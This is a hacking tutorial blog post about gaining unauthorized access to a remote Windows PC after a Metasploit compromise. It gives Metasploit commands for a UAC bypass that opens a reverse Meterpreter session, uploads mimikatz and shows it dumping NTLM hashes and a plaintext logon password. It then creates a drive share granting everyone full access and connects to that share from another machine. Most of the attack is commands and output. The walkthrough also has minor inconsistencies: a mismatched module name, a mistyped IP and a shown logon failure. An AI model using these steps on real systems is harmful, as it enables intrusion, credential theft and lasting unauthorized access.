How to Access Unauthorized on Remote PC using Metasploit

hackingarticles.in/how-to-access-unauthorized-on-remote-pc-using-metasploit

Raj

January 8, 2016


First Hack the Victim PC Using Metasploit **(Tutorial How to Hack Remote PC)**

Once you had a remote shell with Metasploit all now use the Bypass UAC module, set the session number and exploit it

use exploit/windows/local/bypassuac_injection

msf exploit **(bypassuac_injection)**>**set session 1**


msf exploit (**bypassuac_injection**)>**exploit**



```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.0.125:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (885806 bytes) to 192.168.0.101
[*] Meterpreter session 2 opened (192.168.0.125:4444 -> 192.168.0.101:1225) at 2016-01-05 11:10:35 +0530
```

mimikatz is a tool to check Windows security. It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

First Download mimikatz windows version from **here** and use the upload command to send a file to the target system.




```
meterpreter > upload /root/Desktop/mimikatz.exe c:\\
[*] uploading  : /root/Desktop/mimikatz.exe -> c:\
[*] uploaded   : /root/Desktop/mimikatz.exe -> c:\\mimikatz.exe
meterpreter > shell
Process 3704 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\System32>cd ..
```

Type the following command to **check privilege**

privilege::debug


Now type the following command to get users passwords in text mode.

sekurlsa::logonPasswords




```
C:\>mimikatz.exe
mimikatz.exe
mimikatz 1.0 x64 (RC)   /* Traitement du Kiwi (May 17 2013 21:34:02) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords

Authentification Id         : 0;122132
Package d'authentification  : NTLM
Utilisateur principal       : ignite
Domaine d'authentification  : ignite-PC
        msv1_0 :        lm{ e8ed6d7426782046aad3b435b51404ee }, ntlm{ 2f54b7db715b36e1140ab3f946705c8c }
        kerberos :      raj123
        ssp :
        wdigest :       raj123
        tspkg : raj123

Authentification Id         : 0;122094
Package d'authentification  : NTLM
Utilisateur principal       : ignite
Domaine d'authentification  : ignite-PC
        msv1_0 :        lm{ e8ed6d7426782046aad3b435b51404ee }, ntlm{ 2f54b7db715b36e1140ab3f946705c8c }
        kerberos :      raj123
        ssp :
        wdigest :       raj123
        tspkg : raj123

Authentification Id         : 0;997
Package d'authentification  : Negotiate
Utilisateur principal       : LOCAL SERVICE
Domaine d'authentification  : NT AUTHORITY
        msv1_0 :        n.s. (Credentials KO)
        kerberos :
        ssp :
        wdigest :
        tspkg : n.t. (LUID KO)

Authentification Id         : 0;996
Package d'authentification  : Negotiate
Utilisateur principal       : IGNITE-PC$
Domaine d'authentification  : WORKGROUP
        msv1_0 :        n.s. (Credentials KO)
        kerberos :
        ssp :
        wdigest :
        tspkg : n.t. (LUID KO)
```

Using the “net help share” command you will see that the syntax is as follows:



```
C:\>net share raj=d: /grant:everyone,full
net share raj=d: /grant:everyone,full
raj was shared successfully.
```


Start, Run dialog box and define the path of the shared folder using the format **\\192.18.0.101**



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\192.168.0.101

It will show you the prompt and type username and password, and then click OK



Enter Network Password

Enter your password to connect to: 192.168.0.101

ignite


••••••

Domain: IGNITE-TECH-PC

□ Remember my credentials

Logon failure: unknown user name or bad password.

Now you can access the shared folder. Below is the screenshot for reference.



Hacking software
Share

OS IMages
Share

raj
Share

raj (\\192.168.0.101) Offline availability: Not available
Share Offline status: Online